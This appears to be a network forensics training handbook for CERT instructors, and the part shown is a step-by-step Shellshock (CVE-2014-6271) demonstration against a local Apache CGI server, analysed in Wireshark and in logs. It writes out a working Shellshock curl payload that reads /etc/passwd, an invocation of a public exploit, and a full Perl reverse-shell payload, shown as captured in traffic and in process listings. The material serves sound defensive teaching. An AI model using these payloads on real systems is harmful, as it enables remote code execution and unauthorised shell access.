

Network Forensics

Handbook, Document for teachers

February 2015

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Main Objective	The objective of the exercise is to familiarize students with standard network monitoring tools, their output and applications for the analysis of network security events. As a result, students will be able to interpret the security context of collected network data, thus enabling the post-mortem analysis of security incidents.	
Targeted Audience	Technical CERT staff	
Total duration	6-7 hours	
Time Schedule	**Introduction to the training**	0.5 hour
	Introductory scenario – “Shellshock” exploitation	1 hour
	Dabber scenario	1 hour
	Drive-by download without fast flux	1 hour
	Drive-by download with fast flux	1 hour
	DDoS analysis	2 hours
	Summary	0.5 hour
Frequency	Every time a new member joins the team.	

1 Introduction to the training

The training should be performed as a 'hands-on' class. A short introduction to the field of network forensics should be made. A set of security incident packet traces should be given for analysis. Each packet trace involves a different security scenario, which is presented to the students. For each scenario the goal is to identify security information relevant to a particular incident – in the context of an attacked and attacking host or application. It is recommended that the traces include not just malicious traffic but benign traffic as well, so as to mirror real life conditions. The packet traces should be in packet capture (pcap) format and in the form of netflow samples. Traces in the pcap format should include examples of full packet payload captures. The students should be allowed access to the Internet and encouraged to use search engines to facilitate their analysis. This handbook contains six examples of attack scenarios. You are encouraged to create your own.

Because of the technical nature of this training, it is advisable that you, as the trainer, have a lot of experience with analysing packet and flow traces. The examples in the handbook are detailed so as to help you as much as possible.

Students require access to the Virtual Image, which contains all the tools and logs necessary for carrying out the training. The tools needed for each scenario are listed in the handbook sections devoted to the scenarios.

Give a short introduction as to why network forensics is important for CERTs. Proceed then with the outline of the training.

At the beginning, introduce students to the training, outlining its main parts, introduce the tools used and how the training will be carried out. This training consists of three main parts:

- PART 1: pcap trace analysis – server side attack;
- PART 2: pcap trace analysis – client side attack; and
- PART 3: Netflow analysis.

Each part consists of two separate scenarios – tasks that need to be carried out.

2 Introduction – server side attack

The training is divided into two separate scenarios (tasks):

- a demonstration performed by the teacher as the introductory scenario; and
- network forensics skills training with logs of a real attack.

The demonstration prepared for the teacher covers the whole process of the compromise of a server side service. The attack is based on the well known Bash (Unix shell) vulnerability (CVE-2014-6271[5]) that was published on September 2014, commonly known as "Shellsock". The vulnerability allows remote attackers to exexute arbitrary code. During the demonstration an upatched version of Bash is used (4.3-6ubuntu1) as well as Apache 2.4.7 web server configured to server a simple "Hello World" Common Gateway Interface (CGI) script.

During the process, Wireshark network analyser should be used. Wireshark will capture all the packets that were received and transmitted on a particular network interface. For a one-machine

[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

presentation, the loopback interface is used. The next step in the training is a discussion of the consequent stages of the attack – as seen through Wireshark.

For the following part of the training, traffic captured on a real Honeynet system is used. This traffic contains an example of a Dabber worm attack. Using these logs, students will have to demonstrate their skills at using a network analyser such as Wireshark and applying its filters to extract consecutive attack stages. Trainer should play the role of a mentor, assisting students and answering their questions.

2.1 Task 1: Introductory scenario – "Shellshock" compromise step-by-step

The main goal of this part of the trainign is to familiarize students with an example of an attack demonstrated on a vulnerable HTTP server. The scenario presented in this example is quite common, especially when dealing with attacks carried out automatically, such as worm and botnet infections.

The software and environment prepared for the exercise will allow you to demonstrate an attack in real-time. The exact course of the attack can be seen in the data captured by a network sniffer, such as Tcpdump or Wireshark.

The ability to select relevant packets and track connections in pcap dumps is an essential skill in the field of network forensics. The most basic and common cases of filter rules used include:

- filtering connections from certain hosts,
- filtering requests targeted to specific servers or services in a specified period of time, and
- filtering packets by protocol, content and the values of specific protocol fields.

Knowledge of how to write basic filters is usually sufficient to retrieve most of information needed. Students are expected to become familiar with the syntax of the rules. This skill is to be mainly assessed in this and during the following parts.

It is recommended that this part would be demonstrated real-time. This will raise awareness among students of how 'script kiddies' would be able to launch attacks. If, for some reason, a real time presentation of the attack is not possible, the Virtual Image contains a pcap (***/data/exploit/exploit.pcap***) file containing a captured attack. You can find all of the required commands in ***/home/enisa/Desktop/commands.txt***.

For the demonstration of the attack, following applications are used:

- a vulnerable version of Bash,
- an Apache web server running mod_cgi and,
- an exploit for the HTTP server.

Prior to using the exploit we can demonstrate the web server compromise through the command line interface.

First ensure that Apache web server is running issuing the following commands.

```
enisa@enisa-vm:~$ sudo -i
root@enisa-vm:~# service apache2 status
 * apache2 is running
root@enisa-vm:~# █
```

Figure 1: Checking Apache web server status.

Open the Firefox Web Browser and navigate to http://localhost/cgi-bin/index.cgi

Figure 2: Content of web page.

To exploit the Bash bug a malicious string through the HTTP agent header will be sent. For this, curl would be used. First, try without sending a custom User Agent.

```
enisa@enisa-vm:~$ curl http://127.0.0.1/cgi-bin/index.cgi
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Hello World</title>
</head>
<body>
Hello World
</body>
</html>
enisa@enisa-vm:~$
```

Figure 3: Using Curl to see the contents of web page

Without altering the user agent, expected “Hello world” html page is seen. Now spoofed User Agent that exploits the Bash vulnerability is sent out.

During the example Curl with “-A” flag is used and accompanied with user agent named “Shellshock” used. In current case /bin/cat is used to display the contents of the /etc/passwd file. This file contains all the usernames of the victim machine.

Issue the following command.

curl -A "() { Shellshock;};echo \”Content-type: text/plain\”; echo; echo; /bin/cat /etc/passwd" http://127.0.0.1/cgi-bin/index.cgi

```
enisa@enisa-vm:~$ curl -A "() { Shellshock;};echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd" http://127.0.0.1/cgi-bin/index.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Figure 4: Exploitation through curl custom http agent.

If Apache access logs are investigated malicious GET requests can easily be identified. To check the logs issue the following command.

~$ sudo cat /var/log/apache2/access.log

```
127.0.0.1 - - [02/Feb/2015:16:52:58 +0200] "GET /cgi-bin/index.cgi HTTP/1.1" 2
00 357 "-" "curl/7.35.0"
127.0.0.1 - - [02/Feb/2015:16:53:01 +0200] "GET /cgi-bin/index.cgi HTTP/1.1" 2
00 2103 "-" "() { Shellshock;};echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd"
```

Figure 5: Apache access log.

On the first line, there is the normal request with the user agent defined as "curl" and on the second one the malicious user agent we used to exploit the server.

Same attack can be done with the Firefox browser by altering the user agent. We have installed the "User Agent Switcher[6]" add-on that enables Firefox to switch between different user agents. Open up http://localhost/index-cgi/index.cgi and select "Shellshock" as user agent from the drop down list as shown in Figure 6.



Figure 6: User agent switch.

If you refresh the webpage with the malicious user agent you should get the contents of ***/etc/passwd*** as shown in Figure 7.

[6] https://addons.mozilla.org/el/firefox/addon/user-agent-switcher/



Figure 7 Firefox with malicious user agent.

2.1.1 Tools necessary for carrying out this exercise

The following are the tools necessary for conducting this exercise. These tools can be found on the Virtual Image.

- Apache http server,
- Vulnerable Bash version,
- exploit (***/data/exploit***),
- Wireshark

For the demonstration an exploit published by morxploit.com[7] that exploits the Apache web server running mod_cgi with a vulnerable version of bash is used. The way it operates is similar to the example described before but this time the payload is sent through the http referer. After the payload is sent a shell connecting back is opened.

First open up Wireshark and select the loopback interface for capturing as shown in Figure 8. Loopback interface is used because the attacker and the victim in our use case are the same box.

[7] http://packetstormsecurity.com/files/128443/morxbash.pl.txt



Figure 8: Selecting interface in Wireshark

If the same Curl commands as before are used a http GET request with the custom User-Agent can be seen.



Figure 9: Wireshark Curl request.

If you right click on this GET request and click on "Follow TCP stream" you can clearly see the GET request and that the reply is the contents of ***/etc/passwd*** instead of the actual web page.

```
Follow TCP Stream
Stream Content
GET /cgi-bin/index.cgi HTTP/1.1
User-Agent: () { Shocker;};echo "Content-type: text/plain"; echo; echo; /bin/cat /
etc/passwd
Accept: */*
Host: 127.0.0.1
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 28 Jan 2015 12:23:01 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/plain

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root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Figure 10: Following TCP stream in Wireshark.

Finally if you want to filter all http GET requests you can use the ***http.request.method*** filter as shown in Figure 11.

Filter: http.request.method == "GET" Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
4	0.0000430(	127.0.0.1	127.0.0.1	HTTP	249	GET /cgi-bin/index.cgi HTTP/1.1
17	914.15826(	127.0.0.1	127.0.0.1	HTTP	247	GET /cgi-bin/demo.cgi HTTP/1.1

Figure 11: Filtering http request method in Wireshark.

2.1.2 Step-by-step demonstration

Once introduction to the topic is completed, a step-by-step demonstration of an example attack should be shown. The students can access all the files and should be encouraged to follow actions and ask questions.

Now let's investigate the exploit. Open Wireshark or clear data from the previous capture and start a new capture on the loopback interface. Run the exploit issuing the following command.

perl /data/exploit/morxbash.pl http://localhost cgi-bin/index.cgi 127.0.0.1 54321

Exploit accepts the following arguments:

- webpage address,
- location of cgi script,
- connect back ip,
- connect back port.

```
==================================================
--- Bash/cgi remote command execution exploit
--- By: Simo Ben youssef <simo_at_morxploit_com>
--- MorXploit Research www.MorXploit.com
==================================================
[*] MorXploiting http://localhost/cgi-bin/index.cgi
[+] Sent payload! Waiting for connect back shell ...
[+] Et voila you are in!

Linux enisa-vm 3.13.0-44-generic #73-Ubuntu SMP Tue Dec 16 00:23:46 UTC 2014 i686 i686 i686 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
_
```

Figure 12: Reverse shell.

As indicated in Figure 12 the exploit is successful and connection towards the victim machine as the user running the Apache web server (www-data) is established.

When moving towards Wireshark capture as illustrated in Figure 13 mostly http activity can be seen.

Protocol	Lengtł	Info
TCP	94	38748 > http [SYN] Seq=0 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747842 TSecr=0 WS=128
TCP	94	http > 38748 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747842 TSecr=3747842 WS=128
TCP	86	38748 > http [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3747842 TSecr=3747842
HTTP	303	GET /cgi-bin/index.cgi HTTP/1.1
TCP	86	http > 38748 [ACK] Seq=1 Ack=218 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	356	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=271 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	119	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=304 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	99	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=317 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	98	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=329 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	103	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=346 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	99	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=359 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	99	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=372 Win=44800 Len=0 TSval=3747847 TSecr=3747847
HTTP	91	HTTP/1.1 200 OK (text/html)
TCP	86	38748 > http [ACK] Seq=218 Ack=377 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	86	38748 > http [FIN, ACK] Seq=218 Ack=377 Win=44800 Len=0 TSval=3747848 TSecr=3747847
TCP	94	38749 > http [SYN] Seq=0 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747849 TSecr=0 WS=128
TCP	94	http > 38749 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747849 TSecr=3747849 WS=128
TCP	86	38749 > http [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3747849 TSecr=3747849
HTTP	783	GET /cgi-bin/index.cgi HTTP/1.1

Figure 13: Exploit capture in Wireshark.

If HTTP GET requests are filtered, two GET requests can be seen.

Filter: http.request.method == "GET" Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
4	0.018288000	::1	::1	HTTP	303	GET /cgi-bin/index.cgi HTTP/1.1
26	0.025963000	::1	::1	HTTP	783	GET /cgi-bin/index.cgi HTTP/1.1

Figure 14: Filter GET requests in Wireshark.

The first GET request returns "Hello world" page. This is done by the exploit before sending the payload to make sure that the page responds.

Follow TCP Stream

Stream Content

```
GET /cgi-bin/index.cgi HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.31 (KHTML, like Gecko)
Chrome/26.0.1410.63 Safari/537.31

HTTP/1.1 200 OK
Date: Thu, 29 Jan 2015 10:02:07 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

52
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

1b
<title>Hello World</title>
```

Figure 15: Following TCP stream in Wireshark.

During the second GET request exploit sends the payload through the http referer.

Follow TCP Stream

Stream Content

```
GET /cgi-bin/index.cgi HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
Referer: () { :; }; /bin/bash -c "perl -e '\$p=fork;exit,if(\$p); use Socket; use
FileHandle; my \$system = \"/bin/sh\"; my \$host = \"127.0.0.1\"; my \$port = \"54321
\";socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname(\"tcp\")); connect(SOCKET,
sockaddr_in(\$port, inet_aton(\$host))); SOCKET->autoflush(); open(STDIN, \">&SOCKET
\"); open(STDOUT,\">&SOCKET\"); open(STDERR,\">&SOCKET\"); print \"[+] Et voila you are
in!\\n\\n\"; system(\"uname -a;id\"); system(\$system);'"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.31 (KHTML, like Gecko)
Chrome/26.0.1410.63 Safari/537.31

HTTP/1.1 500 Internal Server Error
Date: Thu, 29 Jan 2015 10:02:07 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 606
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

Figure 16: Following TCP stream in Wireshark.

It can be seen that after the payload is sent, the victim connects back to the attacker machine at the port we have set when issuing the exploit (54321).




Figure 17: Exploit packet sequence in Wireshark.

If the TCP stream of the shell connecting back is followed typed commands can be seen.




Figure 18: Following TCP stream in Wireshark.

From this point, the attacker can operate as the user running the Apache web server. Depending on the rights of this user has, he can even gain root to the victim machine and have full control of it.

From the process list, we can see the command that opened the Perl shell.

$ sudo ps aux

```
root@enisa-vm:~# ps aux | grep 'perl -e'
www-data  3245  0.0  0.2   5332  2136 ?        S    12:02   0:00 perl -e $p=fork;exit,if($p)
; use Socket; use FileHandle; my $system = "/bin/sh"; my $host = "127.0.0.1"; my $port = "54
321";socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname("tcp")); connect(SOCKET, sockaddr_i
n($port, inet_aton($host))); SOCKET->autoflush(); open(STDIN, ">&SOCKET"); open(STDOUT,">&SO
CKET"); open(STDERR,">&SOCKET"); print "[+] Et voila you are in!\n\n"; system("uname -a;id")
; system($system);
